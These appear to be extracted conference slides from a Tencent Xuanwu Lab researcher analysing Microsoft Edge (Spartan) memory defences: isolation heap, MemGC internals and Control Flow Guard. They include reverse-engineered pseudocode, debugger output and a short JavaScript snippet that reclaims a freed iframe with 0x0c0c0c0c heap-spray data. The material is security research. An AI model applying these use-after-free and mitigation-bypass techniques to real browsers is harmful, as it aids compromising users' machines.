

Spartan 0day & Exploit

exp-sky

who am i

- Tencent's Xuanwu Lab
- The security of browser
- Vulnerability discovery
- Exploit technique
- APT attacks detection

Spartan 0day & Exploit

- 1、 Isolation Heap
- 2、 Memory Protection
- 3、 Spartan Memory Manage
- 4、 CFG
- 5、 Exploit Bypass All
- 6、 0day
- 7、 Q&A


Isolation Heap

```
//init  
heapHandle = HeapCreate(0, 0, 0);  
g_hIsolatedHeap = heapHandle;
```

Use Isolation Heap

```
//use  
struct CElement* CButton::AllocMemoryCheck(Tag *a1, CDoc *a2)  
{  
    void *mem = MemoryProtection::HeapAllocClear<1>(g_hIsolatedHeap,  
                                                    0x5Cu);  
    if ( Abandonment::CheckAllocationUntyped(mem) )  
        result = CButton::CButton(*((_DWORD *)a1 + 1), a2);  
    else  
        result = 0;  
    return result;  
}
```


Isolation Heap




Spartan 0day & Exploit

- 1、 Isolation Heap
- 2、 Memory Protection
- 3、 Spartan Memory Manage
- 4、 CFG
- 5、 Exploit Bypass All
- 6、 0day
- 7、 Q&A

Memory Protection



Memory Protection



Spartan 0day & Exploit

- 1、 Isolation Heap
- 2、 Memory Protection
- 3、 Spartan Memory Manage
- 4、 CFG
- 5、 Exploit Bypass All
- 6、 0day
- 7、 Q&A

Spartan Memory Manage

- New Mode MemoryGC
 - init : chakra!MemProtectHeapCreate
 - alloc : chakra!MemProtectHeapRootAlloc
 - free : chakra!MemProtectHeapUnrootAndZero

Spartan Memory Manage

- New Mode

```
//init
MemoryProtection::InitializeProtectionFeature
    |-MemoryProtection_Mode = 3;
    |-MemoryProtection::CMemoryGC::InitializeFeature
        |-chakra!MemProtectHeapCreate
```

Spartan Memory Manage

- New Mode

```
MemoryProtection::InitializeProtectionFeature
```

```
MemoryProtection::ReportHeapSize  
MemoryProtection::HeapAlloc<0>  
MemoryProtection::HeapAllocClear<0>  
MemoryProtection::HeapAlloc<1>  
MemoryProtection::HeapAllocClear<1>  
MemoryProtection::HeapReAlloc<1>  
MemoryProtection::HeapReAlloc<0>
```



Spartan Memory Manage

- New Mode

```
//alloc
MemoryProtection::HeapAllocClear<1>
  |-MemoryProtection_Mode
    |- 0, 1, 2 : HeapAlloc Isolation
    |- 3      : chakra!MemProtectHeapRootAlloc
      |- Memory::Recycler
```

Spartan Memory Manage

- New Mode


```
//free
MemoryProtection::HeapFree
  |-MemoryProtection_Mode
    |- 0 : HeapFree
    |- 1,2 : MemoryProtection::CMemoryProtector::ProtectedFree
    |- 3 : chakra!MemProtectHeapUnrootAndZero
```

```
//MemGC
MemProtectThreadContext::Collect
  |- MemProtectHeap::Collect
    |-Memory::Recycler::DoCollectWrapped
      |-Memory::Recycler::DoCollect
        |-Memory::Recycler::CollectionBegin
        |-Memory::Recycler::Mark
        |-Memory::Recycler::Sweep
        |-Memory::Recycler::CollectionEnd
        |-Memory::Recycler::FinishCollection
```

Spartan Memory Manage

- MemoryAlloc

```
//create
struct CElement* CButton::CreateElement(CHtmTag *a1, CDoc *a2)
{
    void *mem = MemoryProtection::HeapAllocClear<1>(g_hIsolatedHeap,
                                                    0x5Cu);
    if ( Abandonment::CheckAllocationUntyped(mem) )
        result = CButton::CButton(*((_DWORD *)a1 + 1), a2);
    else
        result = 0;
    return result;
}
```




Spartan Memory Manage

- MemoryFree

```
//delete
void * __thiscall CButton::`vector deleting destructor' ()
{
    CElement::~~CElement();
    MemoryProtection::HeapFree(_g_hIsolatedHeap, this);
}
```


Spartan Memory Manage

- New Mode MemGC



Spartan Memory Manage

- Isolation Heap?

```
var i = document.createElement( "iframe" );
```

```
eax=1121fc00 ebx=62412180 ecx=1121fc00 edx=1072a054 esi=61d87d28 edi=05b0c278  
eip=624121b5 esp=05b0c260 ebp=05b0c268 iopl=0         nv up ei pl nz na pe nc  
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206  
EDGEHTML!CIFrameElement::CIFrameElement:  
624121b5 8bff          mov     edi,edi
```

```
i = null;  
CollectGarbage( ) :  
memory(); //area.coords
```

```
0:024> dd 1121fc00  
1121fc00  0000000d 0c0c0c0c 0c0c0c0c 0c0c0c0c  
1121fc10  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c  
1121fc20  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c  
1121fc30  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
```

Spartan 0day & Exploit

- 1、 Isolation Heap
- 2、 Memory Protection
- 3、 Spartan Memory Manage
- 4、 CFG
- 5、 Exploit Bypass All
- 6、 0day
- 7、 Q&A

CFG

```
mov    eax, [edi]
call   dword ptr [eax+0A4h]
```

```
mov    eax, [edi]
mov    esi, [eax+0A4h] ; esi = virtual function
mov    ecx, esi
call   ds:___guard_check_icall_fptr //ntdll!LdrpValidateUserCallTarget
mov    ecx, edi
call   esi
```

CFG

bitmap

index	offset	: data
[0x0077b960]	0x01dee58c	: 0x55555555
[0x0077b964]	0x01dee590	: 0x30010555
[0x0077b968]	0x01dee594	: 0x04541041
...		

function
address : 0x77b96450
0x77b96450 : [01110111 10111001 01100100 01010000]


bt : 0x30010555 & 0x400 != 0

00000100 00000000 = 0x400

01010 = 0x0a = 10

